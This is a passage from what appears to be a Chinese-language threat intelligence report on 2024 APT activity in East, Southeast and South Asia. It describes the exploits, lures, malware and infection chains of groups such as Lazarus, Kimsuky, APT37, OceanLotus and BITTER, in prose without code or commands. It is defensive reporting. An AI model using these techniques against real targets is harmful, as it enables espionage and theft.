Lazarus 在 2024 年的攻击活动中使用了多个 Chrome 浏览器和 Windows 系统的 0day 漏洞。除了上半年的 Windows 提权漏洞 CVE-2024-21338，Lazarus 还被发现利用 Chrome 浏览器的 RCE 漏洞 CVE-2024-7971 和 Windows 漏洞 CVE-2024-38106、CVE-2024-38193 部署 FudModule rootkit 恶意软件 [1、2]。



▲ 图 1.28 Lazarus 通过漏洞利用部署 FudModule 恶意软件 [1]

Lazarus 在自己搭建的虚假去中心化金融（DeFi）坦克游戏网站中植入 Chrome 0day 漏洞 CVE-2024-4947 利用代码，同时使用社会工程学手段吸引潜在受害者访问水坑网站 [3]。攻击者定期用多个社交平台账号发布帖子，并借助生成式 AI 或平面设计师制作的海报来推广游戏。研究人员还发现从 Lazarus 水坑网站下载的游戏为一款真实游戏的修改版本，该游戏开发人员在今年早些时候曾宣布被黑客入侵，并导致加密货币被盗，研究人员推测 Lazarus 可能实施了此次入侵行动，不仅盗取了加密货币，还窃取了游戏源代码，因此得以搭建一个足够以假乱真的恶意网站。



▲ 图 1.29 Lazarus 利用虚假社交账号推广恶意游戏网站 [3]

与 Lazarus 相关的恶意攻击活动 Contagious Interview 自 2023 年底曝光以来持续进行，攻击者以虚假招聘为诱饵，用面试代码挑战等理由让受害者在自己机器上运行恶意代码，2024 年上半年我们对此类攻击活动也进行了披露 [4]。随后不同研究人员和安全厂商陆续发现 Lazarus 开始拓展投递 BeaverTail 窃密软件的方式。BeaverTail 除了直接包含在发送给受害者的面试挑战代码中，还伪装为 macOS 和 Windows 平台的视频会议程序 [5、6]，诱使受害者在面试之前安装。另一方面攻击者还试图从开源软件供应链入手，将带有 BeaverTail 恶意代码的 npm 包模仿为合法 npm 包，上传到 npm 包管理平台 [7]。

去中心化金融（DeFi）平台 Radiant Capital 在 2024 年 10 月遭受入侵，造成的损失约 5000 万美元，入侵活动被认为与 Lazarus 有关 [8、9]。攻击者利用即时通信软件 Telegram 向 Radiant 的开发人员发起鱼叉式网络钓鱼攻击，导致开发人员设备被植入 macOS 后门，然后攻击者通过感染设备执行恶意交易。

Lazarus 子团伙 BlueNoroff 同样被披露向加密货币行业发动攻击，网络钓鱼电子邮件中包含指向恶意软件的链接，而恶意软件伪装成与加密货币主题相关的 PDF 文档，打开后最终植入 macOS 后门 [10]。

Andariel 在针对韩国国防和制造业领域公司的攻击活动中，利用企业内部 ERP 软件的更新服务器下发 Xctdoor 后门 [11]。该团伙在网络间谍活动之外，还涉及勒索软件攻击，以此方式获取维持运营的资金 [12、13]。研究人员发现 Andariel 在 2024 年的一次攻击行动中很可能与 Play 勒索软件组织存在合作 [14]，部署 Play 勒索软件的攻击者在 Andariel 入侵之后使用与 Andariel 盗用账户相同的认证凭据进入网络。


Lazarus 组织在 2024 年的攻击目标还涉及核领域组织的员工，并引入新的模块化恶意软件 CookiePlus 等 [15]。

Kimsuky


Kimsuky，又名 APT43、Emerald Sleet，最早由卡巴斯基于 2013 年公开披露并命名，攻击活动最早可追溯至 2012 年，被认为具有东亚地区背景，与 APT37 组织存在基础设施重叠等关联性。

2024 年下半年披露的 Kimsuky 攻击活动仍然涉及日本、韩国等地目标，包括日本组织机构 [16]、韩国高校 [17]。德国当地媒体证实了上半年 Kimsuky 针对德国军工企业的攻击 [18、19]，该企业被攻击很可能和向韩国供应军事武器有关。Kimsuky 的网络钓鱼活动除了继续使用 LNK 恶意文件，还开始通过 MSC 类型文件执行恶意命令 [20～22]。Kimsuky 的攻击武器库新加入 KLogEXE 键盘记录器和 FPSpy 后门 [23]，该组织在 2024 年的多起攻击活动中一直使用 RDP Wrapper 远程桌面工具和 PebbleDash 木马 [24]。

- Case 1.



- Case 2.



▲ 图 1.30 Kimsuky 利用 MSC 文件的攻击流程 [20]

Konni

Konni 最开始是 Cisco Talos 团队于 2017 年披露的一类远控木马，活动时间可追溯到 2014 年，攻击目标涉及俄罗斯、韩国地区。2018 年，Palo Alto 发现该类恶意软件与 APT37 有关的木马 NOKKI 存在一些关联。2019 年起，韩国安全厂商 ESTsecurity 将 Konni 单独作为疑似具有东亚背景的 APT 组织进行报告和披露，并发现该组织与 Kimsuky 有一定联系。


Konni 在 2024 年针对韩国地区的网络钓鱼攻击不少以财务收入和税务审计等内容进行伪装 [25～27]。攻击者通过 LNK 文件投递恶意软件，将下载的恶意载荷托管在失陷网站上，并利用 AutoIt 脚本实现免杀。执行木马功能的 AutoIt 脚本为攻击者从开源 C++ 木马 Lilith RAT 改写而来。

APT37

APT37，又名 Group123、ScarCruft，在 2016 年 6 月由卡巴斯基最先进行披露，最早活跃于 2012 年，该组织被认为与 2016 年的 Operation Daybreak 和 Operation Erebus 有关。APT37 和具有相同地区背景的另一个 APT 组织 Kimsuky 存在特征重叠。

2024 年上半年 APT37 以朝鲜相关话题为诱饵对关注朝鲜的研究专家和媒体机构实施鱼叉式网络钓鱼。2024 下半年 APT37 被披露针对柬埔寨等东南亚国家发起攻击 [28]，恶意 LNK 释放柬埔寨相关的诱饵内容，最终下载并执行 Powershell 后门，攻击手法和使用的网络基础设施与该组织去年的攻击活动 [29] 重叠。

APT37 还利用 IE 0day 漏洞 CVE-2024-38178 针对韩国地区发起大规模攻击，此次攻击行动利用漏洞的方式较为特殊，借助了常出现于免费软件中的弹窗广告程序 [30]。APT37 首先攻击了韩国在线广告代理服务器，然后攻击者将漏洞利用代码插入服务器提供的广告内容中，当广告程序从服务器下载并呈现广告时会加载 IE 组件执行漏洞利用代码，此过程无需任何用户交互。攻击者在漏洞利用之后最终植入 RokRAT 木马。



▲ 图 1.31 APT37 利用 IE 0day 漏洞的方式 [30]

APT-Q-15

APT-Q-15是由奇安信威胁情报中心在2022年度报告中披露，并在2023年度报告正式赋予内部编号的攻击组织，该组织主要攻击朝鲜和中国大陆的目标。

APT-Q-15在2024年利用地缘政治话题投递包含0day漏洞利用的电子邮件[31]，攻击者将XSS代码插入到EML格式文件中，当受害者在特定情境下打开邮件时瞬间触发利用代码，将Cookie上传到C2服务器上，攻击者可以快速的获取受害邮箱中的联系人和所有邮件。

APT-Q-12

APT-Q-12，又名伪猎者，攻击目标主要为中国、朝鲜、日本、韩国等东亚地区国家的实体。该攻击团伙最早由国外安全厂商BlackBerry于2017年发布的baijiu行动中披露，而baijiu行动与卡巴斯基发布的Darkhotel组织存在重叠。奇安信威胁情报中心多年持续跟踪的APT-Q-11（虎木槿）、APT-Q-12（伪猎者）、APT-Q-14（旺刺）、APT-Q-15、UTG-Q-005等攻击集合虽然攻击技战术不同，但具有相同的地区背景，并且彼此之间互有重叠，我们认为这些攻击集合都是当年Darkhotel的子集。

奇安信在内的多家国内外厂商披露了APT-Q-12利用国产办公软件和邮箱程序的0day漏洞发起攻击[32~34]。

在投放漏洞利用代码前，APT-Q-12首先向攻击目标周期性投递探针邮件和文档，以此收集受害者的软件产品信息和使用习惯，进而为后续准备针对性的0day漏洞攻击文件铺平道路。攻击者使用的恶意探针邮件正文模仿各类广告和订阅号，非常难以和普通邮件区分开。



▲ 图 1.32 APT-Q-12 恶意探针邮件内容 [33]

APT-Q-12在针对日本机构的攻击中伪装为求职者向负责招聘的员工发送鱼叉式钓鱼邮件[35]，用VHDX文件包含诱饵文档和恶意LNK文件，最终导致受害者设备被植入APT-Q-12常用的木马。


（二）东南亚

2024 年东南亚地区的 APT 活动仍以海莲花、Saaiwc、Ducktail 三个组织为主。海莲花组织自去年开始转变升级其攻击技战术以来，鲜少出现在开源情报中，但随着各安全厂商的跟踪研究，公开披露的海莲花组织活动数量有所增加。

海莲花

海莲花组织是由奇安信威胁情报中心最早披露并命名的一个 APT 组织，自 2012 年 4 月起，该组织针对中国政府、科研院所、海事机构、海域建设、航运企业等相关重要领域展开了有组织、有计划、有针对性的长时间不间断攻击。其攻击目标涵盖东南亚地区多国。


上半年仅披露了一起海莲花组织的攻击活动，该活动中海莲花组织使用了一款由 Rust 编写的加载器，内存加载 Cobalt Strike 木马 [36]。下半年以来海莲花组织以社保、公积金调整等为攻击主题 [37]，其恶意 WORD 文档内置了 lnk 参数、hta 脚本、dropper 程序、诱饵文档四部分内容，最终执行 Cobalt_Strike RAT 程序。经关联分析，本次攻击样本与 2023 年该组织组织模仿 APT29 利用 BMW 话题为诱饵发起的攻击活动在多方面存在一致，包括 lnk 参数格式、Cobalt Strike 的配置文件，以及伪装的 host。



▲ 图 1.33 海莲花组织社保主题攻击流程 [37]

该组织使用 CobaltStrike 对境内的攻击活动中还有一例以南海法律制度为话题 [38]，这次攻击仍然使用鱼叉式网络钓鱼邮件，具体针对国内海事机构。邮件附件为包含有 MSC 文件的压缩包文件，其中 MSC 文件伪装成 DOCX 文件引诱目标用户点击，该文件运行后将读取自身释放诱饵文档、白文件 Warp.exe 以及恶意 DLL 文件 7z.dll。恶意 DLL 文件由白文件 Warp.exe 加载后，将在内存中解密多层 Shellcode，最终执行 CobaltStrikeBeacon。

奇安信威胁情报中心将海莲花组织分为两个攻击集合，每年通过轮战方式交替针对国内开展间谍活动。新海莲花上次活跃时间为 2023 年末，该组织在最近发现的攻击活动中通过鱼叉邮件执行了一系列恶意行动，包括利用 MSI TRANSFORMS 技术投递特马 [39]。攻击者通过执行特定命令行，利用微软官方提供的合法安装包和 MST 文件实现 DLL-Sideloading 的效果，内存加载 RUST 特马，实现内存对抗。与 2023 年不同的是，海莲花组织将 RUST 特马彻底 Shellcode 化，删除了之前使用 Shellcode 反射加载 PE 文件的流程。值得注意的一点是，滥用 MSI 的方式包括 Media 表、CustomAction 表和 MST 文件几种情况，但目前只有新海莲花组织被观察到利用 MST 文件技术。




▲ 图 1.34 海莲花组织 MST 文件攻击流程 [39]

海莲花还被观察到针对越南人权捍卫者，该活动至少持续了 4 年 [40]。最新一组攻击涉及四台主机，每台主机均受到攻击，在感染的 Windows 系统中添加了各种计划任务和注册表项，这些任务和注册表项负责启动的恶意软件有：Cobalt Strike Beacon 木马、针对系统上所有用户 Chrome 浏览器 cookie 的窃密程序、其他恶意负载的加载器等。

Saaiwc

Saaiwc 组织又名 DarkPink，于 2023 年 1 月由国内外安全厂商先后披露，活动时间可追溯至 2021 年年中，在 2022 年进入攻击活动高发期。该组织的攻击目标包括越南境内的宗教、非营利组织，马来西亚、印度尼西亚、柬埔寨、菲律宾、泰国、文莱等东南亚国家的政府和军事机构，以及欧洲国家的政府、教育机构。

Saaiwc 组织在今年初的活动中使用了新的 KamiKakaBot 变体 [41]，攻击流程整体上与 Saaiwc 组织以往的行动相似，新旧变体的主要区别是将窃密组件与主负载分离为独立的 DLL，主要有效载荷存储为 XOR 加密的 base64 blob，而凭证窃取程序只是 XOR 加密。这些新的 KamiKakaBot 样本使用“WWLIB.dll”来加载恶意负载，而旧版本则是使用“MSVCR100.dll”。




▲ 图 1.35 Group-IB 披露的 Saaiwc 组织 KamiKakaBot 攻击流程 [42]

Ducktail

Ducktail 组织由国外安全厂商于 2022 年披露，其攻击活动至少从 2021 年开始。Ducktail 的攻击以经济利益驱动，常针对 Facebook Business 账号展开窃密行动，目的是操纵页面并获取财务信息。该组织的攻击目标覆盖全球多个国家。

今年 2 月，国内友商捕获了一系列疑似 Ducktail 组织发起的针对数字营销人员的攻击活动 [43]。攻击者通过压缩文件分发，利用 LNK 快捷方式加载远程服务器上的 hta 文件来执行恶意操作。hta 文件中的代码经过混淆，用于下载并执行名为 dwmm.exe 的恶意软件。dwmm.exe 是一个使用 Nuitka 封装的 Python 脚本，其功能包括从 Google 共享文档获取信息、检测和创建锁定文件、下载执行其他 hta 文件、收集设备信息、截屏以及从多种浏览器中窃取敏感数据，最终通过 Telegram Bot 将信息发送到指定群组。

该组织下半年发起针对求职者和数字营销专业人士的攻击活动 [44]，攻击者使用了 Quasar RAT。此次攻击源自包含网络钓鱼附件的垃圾邮件，诱使收件人打开作为邮件附件的 RAR 压缩包，其中包含伪装成 PDF 文档的 LNK 文件，用于从远程服务器下载下一阶段脚本。一旦确认环境没有分析工具，获取的后续载荷就会使用硬编码密钥解密并执行 Quasar RAT。



▲ 图 1.36 Ducktail 针对求职者和数字营销专业人士攻击流程 [44]


（三）南亚

2024 年南亚地区多个具有国家背景的 APT 组织活跃，攻击活动不仅集中在政府、军事领域的机构，还扩展到金融、能源、电信等关键行业。印度、巴基斯坦、孟加拉国等南亚诸国以及中国依然是这些 APT 组织攻击的主要目标，攻击者使用的手段包括定向网络钓鱼、恶意软件渗透、漏洞利用等，意图窃取敏感信息、破坏基础设施或进行政治干扰。

蔓灵花


蔓灵花又名 BITTER，主要针对巴基斯坦、中国两国，其攻击目标为政府部门、电力、军工相关单位，意图窃取敏感资料，并与摩诃草、魔罗桫存在关联。

年初蔓灵花便被发现针对我国军工行业发起攻击 [45]，试图通过鱼叉式钓鱼攻击手段来投递 wmRAT 后门程序，以达到窃取我国军事机密的目的。此次攻击中使用的 wmRAT 后门具备截取屏幕图像、上传文件数据、获取指定 URL 页面内容、遍历磁盘、下载文件等恶意功能。



▲ 图 1.37 蔓灵花钓鱼攻击流程 [45]

2024 年该组织通过鱼叉式钓鱼邮件投递的压缩包有时候仍会包含带漏洞的 Office 文档，或是利用 WinRAR 漏洞的恶意压缩包。后续 MSI 文件根据收集的受害者设备信息有选择性地下发，而 MSI 文件中通常包含蔓灵花的 wmRAT 木马。近年来该组织常使用 LNK 与 CHM 文件进行攻击 [46]。



